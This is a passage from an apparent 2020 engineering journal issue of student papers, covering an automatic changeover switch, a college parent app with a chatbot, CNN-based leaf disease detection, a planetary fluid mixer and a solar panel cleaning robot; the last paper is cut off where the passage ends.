An automatic energy changeover switch was successfully designed and simulated. Working of the computerized segment changeover switch was in accordance with the specs and satisfactory. Economic viability, reliability and convenient coping with are some of its advantages. In event of strength outage, stress of manual changeover is reduced greatly. Automatic exchange over switch with generator starting/shut down facility has been designed to help man limit the stress and loss of time related with the beginning and shutting down of the alternative sources of furnish (generator). It is worthwhile to be aware that this challenge is issue to scrutiny and further development. I endorse that for future development an overload protection device be included. I also propose this undertaking to the entire field where electrical energy is exceptionally wanted and even to the small and medium entrepreneur that the computerized trade over swap with generator starting/shut down facility will assist them. To the government, I advise they motivate the mass production of this project.

REFERERENCES

[1] Olatomiwa, Lanre, and Rasheed Olufadi. "Design and development of a low cost automatic transfer switch (ATS) with an over-voltage protection." *Journal of Multidisciplinary Engineering Science and Technology, Vol. 1 Issue 4, November – 2014.*

[2] Afram, Abdul, and Abdul Atisam Farooq. "A Low Cost Generator Auto Transfer Switch (ATS) Controller for 2-3 KVA Household Generators." Asian Journal of

[3] Hotchkiss, Ronald W. "Surge protection of automatic transfer switches—Application note." PES General Meeting| Conference & Exposition, 2014 IEE*E.*

[4] E.Baraneetharan, Dr.G.Salvakumar. "Implementation of GSM Based Automatic Changeover System for Electric Generators" International Journal of Innovative Research in Science, Engineering and Technology,vol. 4, Special Issue 6, May 2015.

[5] Ezema, L. S., B. U. Peter, and O. O. Harris. "Design of automatic change over switch with generator control mechanism." Academic Research International, 3.3 (2012): 21.

[6] Galande, S. G., and P. P. Autade. "An Embedded 1/3 Phase Automatic Transfer Switch With Intelligent Energy Management." International Journal of Computer Engineering and Applications, Vol IX, Issue V, May 2015.

.

.

.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

COLLEGE APPLICATION FOR PARENTS

Sayyed Saif Ali, Mohammad Zakir Serkhel and Mohammed Suhail Shaikh
Student, Computer Department, Theem College, Boisar

ABSTRACT
In recent years the Android Technology with web services has brought many drastic changes in mobile application development field. The creation and management of accurate, up-to-date information regarding a student's academic career is crucial for the colleges. Now a days the information to parents regarding their ward is provided through post cards, SMS or E-mail, but these techniques are very time consuming and lengthy. Hence this application provides a solution through a simple interface for maintenance of student information and also helps parents to get detailed information regarding their ward such as attendance, fees due, marks, important notice, event details, etc. It also contain query message option for parents so that parents can interact with the college faculty through this application. It also facilitate parents to gain all the notifications about the activities held in the college. Each individual parent will be provided with the details of his/her ward only. Also we have seen over the years that the process of notice boards, important notification about academics has been carried out manually almost across all educational institutions. The process is not only time consuming but also inefficient. This traditional system requires a manual work of writing notifications, taking printouts, displaying it on notice boards and also requires students to watch periodically. It uses a lot of paper work. Today, we need not to maintain paper based Notice boards. Following this thought, we have developed a system based on the concept of web services which is implemented on Android mobile application as well as on PC that communicates with the database residing on a remote server.

Keywords: College Management, Machine Learning, Chatbot, Parents Portal.

INTRODUCTION
This Android Application provides you with 24/7 access to your child's academic information. With a parent portal account, you may log on at any time to view information regarding your child's schedule, grades and attendance. Please read the information on this page. Answers to many of your questions may already be covered here. The Parent Portal is a confidential and secure online web portal where you can get current information about your child's school attendance, grades, assignments, schedule, etc. Depending on your child's grade, you may have online access to student schedules, attendance, progress reports, report cards, and teacher grade book. This module is designed for staff, which use mobile phone to take attendance, upload result and upload college notifications as well as discussion forum. The entered admin details are encrypted and sent to server for verification. Only after successful authentication the operations are performed. If username and password cannot match, he/she can enter in to next static screen. In the Faculty module they can see their research papers, placements data and Alumni of student data.

OBJECTIVES OF STUDY
1. To understand the concept of Android Application Development.
2. To understand the concept of Chatbot Interaction.

Chatbot is a piece of software that conducts a conversation via auditory or textual methods. Such programs are often designed to convincingly simulate how a human would behave as a conversational partner, although as of 2019, they are far short of being able to pass the Turing test. Chatbots are typically used in dialog systems for various practical purposes including customer service or information acquisition. Some chatbots use sophisticated natural language processing systems, but many simpler ones scan for keywords within the input, then pull a reply with the most matching keywords, or the most similar wording pattern, from a database.

A. LITERATURE SURVEY
Pallavi Mohadikar, Nasrin Mulani, Afnan Shaikh, Rachna Sable, College Parent Interaction using Android Application. They showed how concept of web services will be useful for communication between remote server and Android application. With the help of this application parents' area able to access all the details regarding their ward.

S.R.Bharamagoudar ,Geeta R.B. , S.G.Totad. Web Based Student Information Management System. Provides a simple interface for maintenance of student information. It can be used by educational institutes or colleges to maintain the records of students easily. The creation and management of accurate, up-to-date information regarding a students' academic career is critically important in the university as well as colleges.

ISSN 2394 - 7780

Ahmad T. Al-Halhouli, Hussein H. Owaied. Portal System for Secondary Schools. This system represents the typical educational system as a computerized system in a way allow students, parents, teachers, and the school director communicate with each other in a fast and direct way. The system has a system administrative with some administrative privileges that can add/remove users and assign the account type with privileges.


Prof. Ms. Manali R. Raut, Trupti P. Lokhande, Karishma D. Godbole Shruti J. More, Sunena S. Hatmode, Nikita D. Tibude. PCE Staff/Student Portal. This provides a simple interface for maintenance of student–faculty information. It can be used by scholastic institutes or colleges to maintain the records of students easily. The creation and management of accurate, update information regarding a student's academic career is critically important in the university as well as colleges.

Venkateshwar Amingad, Sushma Poornima, Harish Arpitha. WEB BASED SCHOOL ADMINISTRATION SYSTEM. This system utilizes user authentication, displaying only information necessary for an individual's duties. Additionally, each sub system has authentication allowing authorized users to create or update information in that sub system. All data is thoroughly reviewed and validated on the server before actual record alteration occurs.

Amita Dhale, Madhav Mistry, Tushar Zore, "A Survey on "Smart Connect" an Android and Web Based Application for College Management System". This system utilizes user authentication, displaying only information necessary for an individual's duty. Additionally, each sub-system has authentication allowing authorized users to create or update information in that subsystem. All data is thoroughly reviewed and validated on the server before actual record alteration occurs

Jianye Liu & Jiankun Yu, "Research on Development of Android Application," School of Information. This app allows access to mediated and selfaccess services, as well as databases, announcements, registration, events, book consultations, schedules, etc. The project provides Mobile and Web-based application tools (apps) that allow online access for different users - students, instructors, and administrators.

PROPOSED SYSTEM



- Storing records of each and every students
- Assigning class and courses to the students
- Updating examination marks of every students
- Getting all the academics information of the child

ISSN 2394 - 7780

The objective of this architecture is to develop a College Application for Parent to encourage parents to participate in academic activity. Our Project will help Parents to interact with the college faculty through this application. A staff member will log in and will create the user under each class and feed in their data. Data will be saved in the Cloud database as per their entry from web Application. In this Proposed System We are intended to Develop an Android Based Application to Provide Every Content and Information of the Student Parents will use the login credentials to login into the application from the android device. After they log in, they can view the All regarding information of their child. We also build a chatbot for parents using the Machine Learning technique, Parent just has to query through the bot which is used for chatting. The Parent can query any college-related activities through the system. The Parent does not have to personally go to the college for inquiry. With the help of machine learning, the system answers the query asked by the Parent This system helps the Parent to be updated about the college activities.

FUTURE SCOPE

So as in our daily busy life, our parents did not go to college to take any information about the child. So here we introduce an app name (College Application For Parents) by which you can get touched with your child(Student) academic detail without going to college. As the development is increasing rapidly people don't get time for this kind of work so here our app is very useful for parents to get in touch with your child's academic performance. In our project, we are dealing with several things that is useful for that parent that is even not literate and willing to get information about his/her child. Our app contains a chatbot option that is useful for that parent who cannot write. As the population is increasing day by day it becomes difficult to the teacher to get to all the student result to parent one by one so our project make the work for teacher as their parent can see their child result on there phone by our app. The main objective of developing this kind of app is to reduce the workload of the teacher. As all parents want to get the information about his/her child. So they can only get that when parent meeting is thereby our app they can get the attendance, mark sheet, any parent meeting call, notices, etc. As this is a good app maybe in future more function can be seen in this application. In the future and now this app will reduce the distance between parent and teacher to communicate the detail of student academic performance. It will also give the parent a flexible, fast and less distance to get in touch with their child's performance in college.

CONCLUSION

By this work, we conclude that College Application in an academic institute can be developed and tremendous System which is easily accessible to parents as well as the staff. Hence this android app is application which contains information regarding students details like attendance, marks, result, etc. Also students marks and attendance available for parents in the parent portal. This information can be accessed from anywhere and anytime using an android device. In the era of developing we are making the way easy to get the information of student details to parents. This app makes the work easy for the Teacher to give information about the student to the parent. A reference system through a mobile device is a very effective tool that can be used to a great extent. The system is portable and can be easily installed and used in any mobile phone supporting Android OS. The use of this app can result in a reduction of time going to college and take the information on his/her child. It also provides a user-friendly system to that parent who is not literate. This app simply helps the parent to get information, attendance, schedule and other details about its child's academic performances.

REFERENCES

- Pallavi Mohadikar , Nasrin Mulani , Afnan Shaikh, Rachna Sable, College Parent Interaction using Android Application
- S.R.Bharamagoudar ,Geeta R.B. , S.G.Totad. Web Based Student Information Management System.
- Ahmad T. Al-Halhouli, Hussein H. Owaied. Portal System for Secondary Schools.Volume.
- Prof. Ms. Manali R. Raut, Trupti P. Lokhande, Karishma D. GodboleShruti J. More, Sunena S. Hatmode, Nikita D. Tibude. PCE Staff/Student Portal.
- Venkateshwar Amingad, Sushma Poornima, Harish Arpitha. WEB BASED SCHOOL ADMINISTRATION SYSTEM.
- AmitaDhale, MadhavMistry, TusharZore, "A Survey on "Smart Connect" an Android and Web Based Application for College Management System,"
- Jianye Liu & Jiankun Yu, "Research on Development of Android Application," School of Information Yunnan University of Finance and Economics KunMing, China, IEEE research papers, 2011.

ISSN 2394 - 7780

- Mihal Brumbulli, Blerina Topciu, Arbora Dalaci, "SMIS: AWeb-Based School Management Information System," Department of Computer Engineering, Faculty of Information Technologies, Polytechnic University of Tirana, Albania, 2008.
- Uduak A. Umoh, M.Sc.1, Enoch O. Nwachukwu, Phd.D., Eyoh, M.Sc.,"Object Oriented Database Management System: A UML Design Approach," University Of Uyo, Nigeria, Nov 2009.
- M.A. Norasiah and A. Norhayati. "Intelligent student information system". 4th International conference on telecommunication technology proceedings, Shah Alam, Malaysia, 0-7803-7773-7/03 2003 IEEE.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

AFFECTED AREA AND DISEASE DETECTION IN LEAF USING MACHINE LEARNING

Atik K Khan, Pratiksha S Chamute, Sahil N Sankhe and Sarita Tiwari
Student, Computer Department, Theem College, Boisar

ABSTRACT
Disease detection, in the present world has become a very common task to all. Out all the disease detection techniques, achieving the best possible result has become the main goal of most researchers around the globe. Out of all those techniques, Convolution Neural Network (CNN) is the most popular image processing technique by which the target image is retrieved based on the useful features of the give image. Agricultural productivity is something on which economy highly depends. This is the one of the reasons that disease detection in plants plays an important role in agriculture field, as having disease in plants are quite natural. If proper care is not taken in this area then it causes serious effects on plants and due to which respective product quality, quantity or productivity is affected. Proposed system works in two phases the 1st phase deals with training data sets. This include training both healthy as well as diseased data sets. The 2nd phase deals with monitoring the leaf and identifying the disease using CNN Algorithm. This system is used to detect affected part of leaf in percentage and its disease. The system thus tries to reduce the speed of disease detection which was once a crisis of older disease detection system.

Keywords: Image Processing, Machine Learning, CNN Algorithm, Leaf Disease.

INTRODUCTION
Disease detection is one of the latest trends which have become a critical part of several disease detection applications. Several approaches and techniques have been employed to make the overall disease detection stage much more close to perfection. The studies of plant can be determined by observable patterns of specific plant and it is critical to monitor health and detect disease within a plant. Due to the exponential inclination of population, the climatic conditions also cause the plant disease. Symptom of plant disease is a visible effect of disease on the plant. Symptoms can be change in colour, change in the shape or functional changes of the plant as per its response to the pathogens, insects etc. Precise, accurate and early diagnosis may reduce the usage of pesticides. The system works in two phases the 1st phase deals with training data sets. This include training both healthy as well as diseased data sets. The 2nd phase deals with monitoring the leaf and identifying the disease using CNN Algorithm. The concept of image processing with data mining technologies assists us in following purposes: 1) To recognize infected leaf 2) To measure the affected area 3) To find the shape of the infected region 4) To determine the color of infected region 5) To influence the size and shape of the leaf.

OBJECTIVES OF STUDY
1. To understand the concept of Image processing (IP).
2. To understand the concept of CNN algorithm.

With a wide range of image processing systems coming into action the main objective is to achieve the most optimum system where we implement algorithm to generate the best results. There are several techniques by which we can generate the best result, but each varies in their performance. So, the objective is to study the various available algorithms and to make use of best algorithm to generate the desired results.

TO UNDERSTAND THE CONCEPT OF CNN ALGORITHM
To achieve the best performance, in this project we apply a Convolutional neural network (CNN) algorithm, for image recognition and classification. Each image is made of numerous pixels that enclose some values. These values are applied to study each image. Moreover they can be used to compare with other such images in datasets to detect infected leaf. CNN image classifications takes an input image, process it and classify it under various categories. Moreover to help a common user to understand the entire process of image processing the system will be displaying various image processed features out of which RGB values, GLCM matrix are a few. Overall we implement a system where we are able to recognize infected leaf and measure the affected area of a leaf.

A. LITERATURE SURVEY
Several researchers have carried out their study in the field of Image Processing and have made many notable discoveries. Jiang, P., Chen, Y., Liu, B., He, D., & Liang, C. (2019). Real-Time Detection of Apple Leaf Diseases Using Deep Learning Approach Based on Improved Convolutional Neural Networks.

ISSN 2394 - 7780

P. R. Rothe and R. V. Kshirsagar introduced a ”Cotton Leaf Disease Identification using Pattern Recognition Techniques” which Uses snake segmentation, here Hu’s moments are used as distinctive attribute. Active contour model used to limit the vitality inside the infection spot, BPNN classifier tackles the numerous class problems. The average classification is found to be 85.52%.

Aakanksha Rastogi, Ritika Arora and Shanu Sharma, ”Leaf Disease Detection and Grading using Computer Vision Technology &Fuzzy Logic”. K-means clustering used to segment the defected area; GLCM is used for the extraction of texture features, Fuzzy logic is used for disease grading. They used artificial neural network (ANN) as a classifier which mainly helps to check the severity of the diseased leaf.


Godliver Owomugisha, John A. Quinn, Ernest Mwebaze and James Lwasa, proposed” Automated Vision-Based Diagnosis of Banana Bacterial Wilt Disease and Black Sigatoka Disease “Color histograms are extracted and transformed from RGB to HSV, RGB to L*a*b.Peak components are used to create max tree, five shape attributes are used and area under the curve analysis is used for classification

B. IMAGE FILTERING

Image filtering is used to remove noise, sharpen contrast, highlight contours and detect edges. Image filtering itself can be linear or non-linear. Linear filters are known as convolution filters as they can be represented using a matrix multiplication.

Thresholding and image equalization are examples of non-linear operations as in the median filtering.

Median filtering is a non-linear method to remove noise from images. It works be moving through the image pixel by pixel, replacing each value with the median value of the neighbouring pixels. The median is found by sorting all the pixel values in numerical order and then replacing the pixel considered in the middle.




C. RGB COMPONENTS

Each image has a set of pixels where each pixel has a corresponding Red, Green and Blue values. The average of all Red values can be found to get the average Red component of the image. Similarly we can find the Blue and Green components. These values can be used to detect the color that highlights more in each image.

$$\text{R/G/B Average} = \frac{\text{Sum of all r/g/b pixels}}{\text{Total number of pixels}}$$

PROPOSED SYSTEM



Recognize Leaf Disease

ISSN 2394 - 7780

FUTURE SCOPE

The world today has several applications where image processing becomes a vital part. Face recognition, security systems are merely few examples where image processing is important. This system aims to detect similar images and extract all necessary image processing features so as they can be applied for disease detection. Implemented as a website this project has a scope for normal user who wish to search for diseased leaf image on web. On a much wider scope, this feature extraction and similarity calculations can be applied to much higher applications like disease detection in humans, security system for face recognition etc. With the technology developing day by day need for better image processing system have a great scope in this project as well has marked a huge scope for all image processing applications.

The main goal for the future work will be developing a complete system consisting of server side components containing a trained model and an application for smart mobile devices with features such as displaying recognized diseases in fruits, vegetables, and other plants, based on leaf images captured by the mobile phone camera. Furthermore, future work will involve spreading the usage of the model by training it for plant disease recognition on wider land areas, combining aerial photos of orchards and vineyards captured by drones and convolution neural networks for object detection.

CONCLUSION

Image processing is one of the latest trends in the technology industry. With rising demand for processing image to retrieve data or to find similar images researchers are focusing to find new and innovative way to do so. Although several ways are there, this project integrate few of the major techniques of clustering, image filtering and feature extraction to generate the best outcomes. This project displays the various relevant features of the image. Plants are considered to be important as they are the source of energy supply to mankind. The accurately detection and classification of the plant disease is very important for the successful cultivation of crop and this can be done using image processing. This project also discussed some Feature extraction and classification techniques to extract the features of infected leaf and the classification of plant diseases.

REFERENCES

- Jiang, P., Chen, Y., Liu, B., He, D., & Liang, C. (2019). Real-Time Detection of Apple Leaf Diseases Using Deep Learning Approach Based on Improved Convolutional Neural Networks.
- Rakshitha, N., Rekha, H. ., Sandhya, S., Sandhya, V., & Sowndeswari, S. (2017). Pepper cutting UGV and disease detection using image processing. 2017 2nd IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT).
- P. R. Rothe & R. V Kshirsagar (2015). Cotton leaf disease identification using pattern recognition techniques. 2015 International Conference on Pervasive Computing (ICPC).
- Aakanksha Rastogi, Ritika Arora and Shanu Sharma," Leaf Disease Detection and Grading using Computer Vision Technology & Fuzzy Logic" 2nd International Conference on Signal Processing and Integrated Networks (SPIN) 2015.
- Godliver Owomugisha, John A. Quinn, Ernest Mwebaze and James Lwasa, proposed" Automated Vision-Based Diagnosis of Banana Bacterial Wilt Disease and Black Sigatoka Disease" International Conference on the use of Mobile ICT in Africa 2014 .
- https://github.com
- https://stackoverflow.com
- https://w3schools.com

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

A RESEARCH PAPER ON FLUID MIXING M/C USING LEAD SCREW MECHANISM

Milind Kshirsagar, Dhruv Panchal, Faiz Patel, Harshal Vaidya and Prof. Harshal Ahire
Student and Assistant Professor, Mechanical Engineering Department, Theem College of Engineering, Boisar


ABSTRACT
The stirrer of conventional machine rotates in one direction only which creates a particular flow pattern in the fluids hence the particles tend to stick to the walls of container owing to the centrifugal force rather than mixing thoroughly in mixture of paint , ultimately results into poor quality mixture of paints there by poor quality output of paint . In order to have a through mixing of metal oxide powder it would be appropriate to have a stirrer that rotates such that rotates about own axis as well revolves about another fixed axis which helps it reach all parts of the container. This ensures that turbulence required for thorough mixing is provided all over the container.It would be advantageous to change pattern of flow , which avoids vortex formation, ie motion of particles in a spiral path. Also if an wiper is added that brings the particles adhering to walls of container back into main flow or mixing area, good quality mixture will be ensured.The planetary mixer with strainer is an ideal solution that has all the above mentioned features. This machine involves a rotating stirrer that revolves about the fixed container axis as well as incorporates an strainer that changes the flow pattern and also acts as a wiper. Machine has variable mixing speed feature at the same time delivers heavy torque to the stirrer for proper mixing.

INTRODUCTION
In industrial process engineering, mixing is a unit operation that involves manipulation of a heterogeneous physical system with the intent to make it more homogeneous. Familiar examples include pumping of the water in a swimming pool to homogenize the water temperature, and the stirring of pancake batter to eliminate lumps. Mixing is performed to allow heat and/or mass transfer to occur between one or more streams, components or phases. Modern industrial processing almost always involves some form of mixing. Some classes of chemical reactors are also mixers. With the right equipment, it is possible to mix a solid, liquid or gas into another solid, liquid or gas. A bio-fuel fermenter may require the mixing of microbes, gases and liquid medium for optimal yield; organic nitration requires concentrated (liquid) nitric and sulphuric acids to be mixed with a hydrophobic organic phase; production of pharmaceutical tablets requires blending of solid powders.

Mixing of liquids occurs frequently in process engineering. The nature of liquids to blend determines the equipment used. Single-phase blending tends to involve low-shear, high-flow mixers to cause liquid engulfment, while multi-phase mixing generally requires the use of high-shear, low-flow mixers to create droplets of one liquid in laminar, turbulent or transitional flow regimes, depending on the Reynolds number of the flow. Turbulent or transitional mixing is frequently conducted with turbines or impellers; laminar mixing is conducted with helical ribbon or anchor mixers.

CONSTRUCTION AND WORKING

SYSTEM DESIGN



ADVANTAGES
- Proper mixing of viscous fluids.
- Decrease in mixing of time.

ISSN 2394 - 7780

- Efficiency of mixing fluid is more.

DISADVANTAGES

- Removal of blade is difficult.
- Splashing of the fluid is possible if rotor speed is maximum.
- Fluids at specific quantity is only mixed.

APPLICATION

- Mixing of multi color paint in paint industry .
- Mixing of metallic powders in pigment in preparation of ionic paints.
- Can be used as skimming machine.
- Dairy applications with suitable change in stirrer material.
- Mixing applications in pharmaceutical industry.

OBJECTIVE OF STUDY

- To obtain more mixing efficiency of the machine.
- Sufficient mixing of fluids.
- To suits the all types of viscous fluids.

REFERENCES

- Planetary Mixer with Strainer IJETR ISSN: 2321-0869, Volume-3, Issue-5, May 2015 By Ashish Panchgatte, Datta Kharsade, Sandesh Panale, Harshvardhan Patil, Prof. Manoj Jadhav , JSPM's RajarshiShahu College of Engineering.
- Design of Lead Screw Mechanism IJSTE | Volume 5 | Issue 5 | November 2018 ISSN (online): 2349-784X By Shubham Jaiswal, AchintyaPaliwal, AkshayDharmik Shri Ramdeobaba College of Engineering & Management, Nagpur India
- Mixing machine for powder with triaz method
- I A chironis, mechanisms & mechanical linkages
- Erdman &sandor, engg. mechanism.
- www.ssengineers.com

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

INVESTIGATION OF DESIGN OF PHOTOVOLTAIC DRY CLEANER ROBOT

Niraj Gupta[1], Suraj Vishwakarma[1], Sagar Singh[1] and Mohd Raees[2]
Student[1] and Assistant Professor[2], Automobile Engineering Department, Theem College of Engineering, Boisar

ABSTRACT
Solar energy is highly suitable alternative energy source to its natural existence and can potentially replace conventional fossil. The solar panel farms are generally situated in the large area where panels can generate high amount of solar energy. These places are mostly depends on the area where most of time sunlight is available without more obstacles in day time e.g. desert and open area. In these places air contains many dirt and dust particles with it. In the solar plant solar panels can produce high amount of energy but these dirt and dust can reduce the quality of energy which solar panel produces. Therefore cleaning the solar panels is required time to time. There are different method for cleaning solar panels such as manual cleaning, pressurized water, compressed air and robotic cleaning. In this we are using microfiber setup for cleaning the solar panel. By using microfiber instead of water for cleaning the solar panel is more efficient it does not require any water and more time. The mechanism is based on control circuit, DC motor, microfiber to clean the panels. The microfibers assembled on the rotating shafts which are placed on a robot which cleans the solar panels automatically by giving just simply commands. These automatic robots clean up the dirt and dust particles on panels on time to time continuously. By cleaning the solar panels on the regular basis of time these panels can produce sufficient energy more efficiently without any problem and its increases the life of solar panels. This paper gives you the idea how the robot will work and its effect on the energy production by solar plant. It will also help you to understand the problem arise due to not cleaning of solar cells.

Keywords: Solar panels, Automatic Cleaning Robot, Microfiber.

1. INTRODUCTION
The sun is responsible for nearly all renewable source of the energy available on earth. The sun emits energy at an extremely large rate hence there is abundant availability of solar energy in the nature. If all solar energy could be converted into usable forms, it would be more enough to supply the world's energy demand. However, this is not possible because of natural conditions such as effect of clouds, dust and temperature. According to research, there are many ways to use solar energy. In thermal solar system, for example, the heat from radiation is used in the form of heating, directly. On the other hand, in the case of photovoltaic systems, solar energy is converted into electricity. In photovoltaic systems, electronic devices known as photovoltaic cells are positioned on panels which is directly exposed to sunlight and transform the energy through the electron flow between two layers of semiconductors which is then stored in battery for further uses. There is unprecedented interest in renewable energy, particularly solar energy, which provides electricity without giving rise to any carbon dioxide emission or any effect in environment. The efficiency of solar panel is limited due weather, so it is very much essential to take care of parameters like dust, humidity and temperature. So it is necessary to clean the solar panel on a regular basis to increase the production rate.

There are various methods available for cleaning Photovoltaic solar panel, some of the operations and their advantages and disadvantages are listed below:

1.1 Manual Cleaning
This method is easy to use and the equipment doesn't cost much but since it need water and man power the cost of the operation is very high. This method can be used for domestic solar panels cleaning but in large plant the number of man as well as cost of cleaning increases. Sometimes it is also not possible to reach to clean the all modules of solar panels. In this process human efforts needed all the time.

1.2 Pressurized Water
As the name suggested, water is being used to clean the dust on solar panel which must be pressurized. It consists of a pipe which is connected to the pump and the pump is connected to the water tank. A nozzle is also used at the end of the pipe so that the water exist at the end of the pipe must be at high pressure to clean the dust or dirt particle.

The pressure of water must not be such that it crack or damage the solar panel and enough too to clean the solar panel for the increase in efficiency. This method needs a huge amount of water so, it is not logical to immolate water to get electricity, especially that the regions that are rich of sun power are poor in water. It is usable for large farms of solar panel. It has an advantage of less human effort. It has also disadvantage of consumption of large amount of water. The system must be maintained for maintaining the higher efficiency of the solar panel.

ISSN 2394 - 7780

1.3 Compressed Air

In this method, the dirt or dust on the photovoltaic solar panel is removed by compressed air. It consist of compressor which compress the air at particular level which does not damages the panel and at the same time it will clean the dust particles deposited on the photovoltaic panel. This requires the amount of electricity to run the compressor. This system has an advantage of usage of water is none. It has low initial cost and can be control easily. This system has a major drawback that it cannot be used in large farms of solar panel since it cannot reach some of the photovoltaic modules.

1.4 Dry Cleaner Robot

It is the overcome of the compressed air as well as the pressurized water system where usage of water and air is high and required human to operate. It is the automatic cleaning system which does not required human effort. It consists of microfiber brush, rollers, frame and dc stepper motor. When dc motor starts, the robot tends to move in the upward direction of the so0lar panel and at the same time and at the same time rotation of microfiber brush is restricted. While during downward direction of the panel, the brush stars rotating in the counter clockwise direction so that the dust or dirt on the solar panel must be clean accurately.

This makes the solar panel to absorb more sunlight from sun and convert it into high electrical efficiency. The efficiency of the system is much higher than the other cleaning method.

Our project is based on dry cleaner robot method. Traditionally cleaning system was done manually. The manual cleaning has disadvantages like risk of staff accidents and damage of the panels, movement difficulties, poor maintenance etc. The automatic dust cleaning system of solar panels has taken to overcome the difficulties arise in the traditional cleaning and also produces an effective, non- abrasive cleaning and avoids the irregularities in the productivity due to the deposition of dust[11].

The robots are alternative method to the conventional methods and they are design so to avoid the wastage of water and to reduce the human effort to clean solar modules, but also labor-intensive, method of sending human workers to hose and wipe down panels manually or use a truck-mounted sprayer to do so, Dirty panels produce less electricity, so to increase the production of electricity cleaning of panels should be must, but the need to use water for cleaning those panels, especially in dry regions, makes even a clean power project less eco-friendly[12].

Cleaning is one of the necessary activities in the daily life of human beings, but in the same time regarded as one of the least preferred jobs. In some places cleaning also becomes hazardous for humans. So time and again machines have been invented to assist us in this necessary evil of cleaning. Robotic cleaning is the most recent trend which is being seen in the recent years. Robotic cleaner is an autonomous device that can move around and clean the surface using different techniques such as mopping, vacuum cleaning, or simply scrubbing the surface with a rotating brush. As solar panels face upwards and are generally static, they are more prone to collect debris from the surrounding environment. This gradual and continuous build-up of dust layer reduces the quantity of sunlight reaching the solar cells embedded inside the panel and ultimately reduces the power output. Dust layer thus adversely affects the panel's output and reduces its optimum performance. Usually, the manufacturers rate their solar panels efficiency, according to lab environments, which does not account for real life efficiency inhibitors like dust. So, it is very crucial to clean the solar panels on a regular basis in order to maintain ones' investment [14].

